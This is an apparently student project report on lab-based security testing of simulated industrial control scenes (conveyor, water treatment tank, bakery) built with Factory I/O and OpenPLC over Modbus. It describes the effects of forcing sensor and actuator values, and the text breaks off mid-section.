Security on a controlled industrial scenario: Project Report

[Maithili Luktuke (mluktuke@ucsc.edu), Rangasri Chakravarthy (rachakra@ucsc.edu), Supraja Rajaram (surajara@ucsc.edu): Department of Computer Science and Engineering, UCSC]

Abstract

The main goal of this project is to assess simulated industrial environment vulnerabilities of a cyber-physical system using open-source tools:

- Factory I/O creates a physical simulation of a system and provides sensors and actuators.
- OpenPLC and OpenPLC editor are used to create, compile and implement control logic on a Raspberry Pi that acts as a PLC over factory settings.
- Supervisory control and data acquisition SCADA using SCADABR run the industrial Modbus protocol.

Requirements

- Raspberry Pi 3B+
- 16 GB microSD card, USB card reader
- Raspberry Pi imager V1.5
- Raspbian Operating system (32-bit Released 11.01.2021)
- Open PLC runtime V3
- OpenPlc Editor V1
- Factory I/O V2.4.6

Task 1

Environment setup and manipulating sensors and actuators using Factory I/O and OpenPLC.

Method


After installing Raspbian OS on Raspberry Pi, we installed OpenPLC on the pi and OpenPLC editor and FactoryI/O on another host machine (our windows laptop). Then, we set up a connection between Factory I/O and OpenPLC by setting Factory I/O as a Modbus/IP server to accept connections from the PLC and adding the host IP (in which Factory I/O is installed) as a slave device on OpenPLC.

This scenario involves a stackable box moving on a conveyor belt. There will be a control unit, which contains a ‘start’ and ‘end’ switch, which the operator can use to start or stop the movement of the conveyor belt. It also includes an elemental control logic consisting of a sensor at the end of the conveyor, which detects and prevents the box from falling.

Steps

In the Factory I/O, we created this industry scene which looks like this:

Driver setting:




When the start button is pressed, the box starts moving:

You can see a sensor placed at the end of this belt, highlighted in yellow.

When the box reaches the end of the belt, the sensors sense the box and stop the conveyor belt from moving, thus preventing the box from falling:

This was the Ladder diagram we created using the OpenPLC editor for this scene:



Summary

What happens when someone forces/clicks the start button on the initial setup?

If someone were to force a false value on the start button, the conveyor belt would not move even if the operator pressed the start button. The same applies to the end button, where, if a false value is forced, the conveyor will not stop when the button is pressed. We also imagined a scenario where someone forced the “start” button after the box reached the end of the conveyor and was stopped by the sensor. In this case, the conveyor started moving again, and the box fell down.

Task 2

Exploring industrial control scenarios, working on 2 scenes: a water treatment tank and a bakery scene.

Water Treatment Tank

In this scenario, we worked on a water treatment tank setup. The water treatment tank has 2 actions: filling and discharging. It also has 2 sensors, one for displaying the value of pH of the water and the other for displaying the chlorine content /100mg.


Method

The process is as follows: water is filled until the tank is full, then chemicals are added. Chlorine and pH levels are inspected while the chemicals are mixed and the treated water is discharged. This process keeps repeating if there is no interference. There is a start button the operator can use to start the process.

Steps


The initial setup of the tank looks like this:

Driver settings:



When the start button is pressed, the water starts flowing into the tank:


When the tank is full, the water pH and chlorine level change according to the chemicals added, and the water is discharged again:



Summary

What happens when someone forces a value on one or more actuators on the water treatment scene?

We tried forcing the fill valve, and the water stopped pouring into the tank:



We also tried forcing the discharge valve, and in this case, the water stopped discharging:

What happens when someone forces a value on one or more sensors of the chemical parameter? We forced the values of the chlorine and pH. When someone changes these values, water quality decreases and becomes unfit for consumption.

Chlorine forced:

pH forced:


Bakery Scene

In this scenario, we worked on a bakery scene where a package goes on a series of conveyor belts through a series of stops where it simulates ingredients being added and then mixed until it is finally sent to be baked. There are multiple sensors and barriers that stop the package at each stage for a certain amount of time before it can continue on the conveyor belts to the next stage.

Method

The initial setup of the bakery scenario looks as follows. There is a control box along with a series of conveyor belts and sensors.

Driver Settings:




Steps


This scenario is started by pressing the start button on the control box:

Then a package appears from the emitter. It then stops for a certain amount of time at various stops for ingredients to be added. These are depicted in the following pictures:

Then the package goes to the dry mixing conveyor, goes past the dry mixing sensor, and is stopped at the dry mixing stop. After this step, it is sent through a series of conveyors: oil conveyor, water conveyor, wet mixing sensor, splitting conveyor, where the package is split into 2.



The packages then go on the proofing oven sensor.




In the final step of the bakery scenario, the packages continue on the baking oven conveyor and then go to the end mixing and baking, where the process ends.


Hacks

Hack 1:

The first hack we performed for this scenario was changing the direction of one of the sensors. This is how the sensor looked in the beginning:




This caused the package to not stop at the corresponding stop. After the change:




Hack 2:

The second hack we performed was adjusting the positioning of one of the retro-reflective sensor's reflective counterparts. Before:



